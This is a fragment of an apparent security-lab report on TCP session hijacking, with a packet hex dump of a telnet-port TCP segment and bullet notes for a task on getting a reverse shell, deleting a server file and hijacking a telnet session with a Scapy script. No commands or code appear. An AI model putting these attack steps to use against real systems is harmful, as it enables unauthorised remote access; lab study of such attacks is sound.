
0000 08 00 27 e2 cd cc 08 00 27 3f bc e7 08 00 45 10 ..'.....'?....E.
0010 00 34 78 35 40 00 40 06 aa 74 0a 00 02 05 0a 00 .4x5@.@. .t.....
0020 02 06 d0 74 00 17 db e8 15 7a 3b b1 52 6e 80 10 ...t.... .z;.Rn..
0030 00 ed 2c 88 00 00 01 01 08 0a 00 0e 70 0f 00 0e ..,..... .p...
0040 71 04 q.

Frame (frame), 66 bytes Packets: 72 · Displayed: 72 (100.0%) Profile: Default


3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

- We can create a reverse-shell, and run command on the victim machine through the session hijacking attack


- have a bash shell on server machine connect back to my(attacker) machine



- remove file existing on server VM



- hijack the telnet session between client and server, get reverse-shell on the client VM?



- Using Scapy, tried to run the code named “task5.py”